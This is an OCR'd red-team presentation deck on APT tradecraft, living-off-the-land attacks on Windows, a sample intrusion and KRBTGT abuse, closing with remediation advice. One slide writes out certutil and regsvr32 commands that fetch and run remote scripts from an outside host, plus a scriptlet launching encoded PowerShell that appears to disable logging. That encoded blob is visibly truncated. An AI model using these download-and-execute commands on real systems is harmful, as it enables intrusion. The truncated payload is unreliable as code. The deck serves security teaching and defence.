RED TEAM

APT Groups & Operations


- APT 8200 - ISRAEL
- Comment Crew – China
- Energetic Bear – Russia

Introduction

- Red Team Design Concept
- Initial Foothold Tradecraft
- Adversary Trick and Treats
- Living off the Microsoft
- Adversary Trick and Treats
- Abusing Windows Native Binaries for exploitation
- The Intrusion – Project Amnesia - Demo
- Fun with KRBTG Password Equivalent Hash
- Remediation & Questions

Red Team Design Concept

- Design Consideration
- Functional Segregation
- Redirectors
- Domains & Profile



- SSL & Green address lock bar
- Signed binary ?

Initial Foothold Tradecraft

- External Web Server Compromise
- External Exchange Server MAPI/HTTP
- Targeted Phishing attack - Quick demo
- Third Party Compromise and Pivoting
- Physical
- Many more ……. ‘0days’

Adversary Trick and Treats

- Why not to use Malware
- Circumvent Existing Technical Controls
- Malware workstation/Native tools to interrogate and control target server
- Insider detection is hard – Emulate legitimate admin activities?

Living off the Microsoft

- Windows workstation/Native binaries, tools to interrogate and compromise target server
- a.k.a PowerShell ‘post exploitation framework’
- Regsvr32, Certutil , netview etc
- Circumvent Existing Technical Controls – Applocker,

Abusing Windows Native Binaries for exploitation

- Certutil.exe –urlcache –split –f “https://ambientcrypto.com/hack. ps1” update.ps1
- Regsvr.exe /s /n /u /i:”https://ambientcrypto.com/hack.sct” scrobj.dll
- Windows Script Component - XML

```
<?XML version="1.0"?>
<scriptlet>
<registration
description="Win32COMDebug"
progid="Win32COMDebug"
version="1.00"
classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
 >
 <script language="JScript">
      <![CDATA[
           var r = new ActiveXObject("WScript.Shell").Run('powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBlAHIAUwBJAE8AbgBUAEEAQgBsAGUAL
RgA9AFsAUgBlAGYAXQAuAEEAUwBzAEUAbQBCAEwAeQAuAEcARQB0AFQAeQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBv
oAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABHAFA
wAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJw
ABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFA
AG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAFYAYQBsAD0AWwBDAE8AbABMAEUAQwB0AEkATwBOAHMALgBHAEUATgBFAHIASQBDAC4ARABJAGMAVABpAG8AbgBBAHIAeQBbAFMAVABSAEkA
AdgBhAEwALgBBAEQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAdgBhAGwALgBBAEQARAAoACcARQB
BvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQBlAH
GUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJABWAEEATAB9AEUATABTAEUAewBbAFMAQwBSAGkAUABUAEIAbABPAGMAawBdAC4AJ
JwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBFAFQAVgBhAEwAVQBlACgAJABOAFUATABMACwAKABOAEUAdwAtAE8AQgBqAEUAYwBUACAAQwBPAGwAbABl
```

The Intrusion – Project Amnesia

- OSINT
- Targeted Phishing campaign & Password reuse e.g. VPN ?
- Initial compromise on fully patched Windows 7
- Target is part of the local administrator UAC in place.
- Bypass UAC User Account Control - whoami /groups – Mandatory Lab\Medium
- Key log and wait for user activity – no new process creations
- Pretend to be a Domain controller and ask for replication of all the AD user objects e.g. Password equivalent hashes. (Dcsync) Get-Replication-Changes-All
- WMI & Regsvr32 for lateral movement
- Empire Powershell C2

Fun with KRBTGT hash…

- KDC Handles all Kerberos Tickets requests
- AD uses KRBTGT account for Kerberos tickets
- Each DC has an associated KRBTGT account
- RODC have their own individual KRBTGT krbtgt_#####
- KRTBTG - OU Domain Users, Denied RODC pwd replication groups.
- 99.99% of the time pwd never changed since first build

Let me Repeat that.. If an unauthorized individual can login to a domain controller as Admin, your done! D-O-N-E

Remediation

- 2FA
- Least Privilege Principle
- You don’t need regsvr32 or certutil
- You probably don’t need PowerShell everywhere
- Upgrade to windows 10 and implement VSM Virtual Secure Module.
- Restricted/Language mode signed PowerShell script.
- DSRM Directory Service Restore Mode – Monitor 4794 event
- Conduct Red Team engagement

Questions ?

Twitter @AmbientCrypto

- https://Ambientcrypto.com